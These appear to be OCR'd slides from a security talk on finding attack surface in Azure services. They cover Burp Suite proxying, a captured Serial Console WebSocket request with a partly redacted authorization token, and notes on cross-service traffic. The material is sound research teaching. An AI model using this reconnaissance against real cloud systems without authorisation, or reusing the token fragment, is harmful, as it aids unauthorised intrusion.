
## Azure Virtual Machine Use Case



# Methodology - Attack Surface Discovery

## Azure Virtual Machine Use Case

Azure Serial Console embedded as an iframe and revealing many more common endpoints



# Methodology - Attack Surface Discovery

## Azure Virtual Machine Use Case

**Request**

Pretty Raw Hex

```
1 GET /n/connector/consoleconn-lyfe6/sessions/[redacted]1/client?
  authorization=
  ey[redacted]bZCI6I
  kw[redacted]kb3dzL
  m5[redacted]MzI2Nz
  Fk[redacted]6IsImF
  pb[redacted]Q1SmhS
  WX[redacted]wd2QiL
  CJ[redacted]IjIiLC
  Jm[redacted]Og3Yi0
  5M[redacted]I6Imxp
  ZG[redacted]yMDAxM
  DV[redacted]QUZJLi
  Is[redacted]EcwdlZ
  Qa[redacted]FtZSI6
  Im[redacted]yYmVuc
  2h[redacted]ZXIiOi
  Ix[redacted]TYwODc
  zO[redacted]jGo_BS
  w6[redacted]GXVptm
  nk[redacted]IF_J-8
  P3zDOif_sEJA9dgGMGbjmDygu-rB9uBeRiB8iYNqRHOFh2JbOsYtxf6PtlBrEe8SQmX5b6hg&new=0 HTTP/1.1
2 Host: israelcentral.gateway.serialconsole.azure.com
3 Connection: Upgrade
4 Pragma: no-cache
5 Cache-Control: no-cache
6 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/124.0.0.0 Safari/537.36
7 Upgrade: websocket
8 Origin: https://portal.serialconsole.azure.com
9 Sec-WebSocket-Version: 13
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: en-US,en;q=0.9,he;q=0.8
12 Sec-WebSocket-Key: [redacted]
13
14
```


**Response**

Pretty Raw Hex Render

```
1 HTTP/1.1 101 Switching Protocols
2 Server: nginx
3 Date: Wed, 01 May 2024 06:54:55 GMT
4 Connection: upgrade
5 Upgrade: websocket
6 Sec-WebSocket-Accept: p[redacted]
7 Strict-Transport-Security: max-age=315360
8 X-Content-Type-Options: nosniff
9
10
```

# Methodology - Attack Surface Discovery

## **Azure Virtual Machine** Use Case




# Methodology

- **Attack Surface Discovery** - Systematically identifying and analyzing the exposed surface area of Azure services and endpoints equips attackers with insights to target vulnerabilities, allowing for effective exploitation and potential compromise.
- **Proxying** - Intercepting all traffic coming from Azure various domains and services based on predefined preset. Burp Suite (and not only) is King.
- **Static Code Analysis** - Identifying potential bugs and vulnerabilities in different services endpoints and JS, Java etc file and reviewing relevant Github repos etc.

# Methodology - Proxying

- **Ignoring Background Noises**





- Cross Services/Domains Interactions

- Headers, Headers Everywhere


# Methodology - Proxying

## Ignoring Background Noises - Examples



# Methodology - Proxying

- Ignoring Background Noises
- **Cross Services/Domains Interactions**






- Headers, Headers Everywhere

# Methodology - Proxying

## **Azure Bing Resources** Use Case

***Cross Services/Domains Interactions***




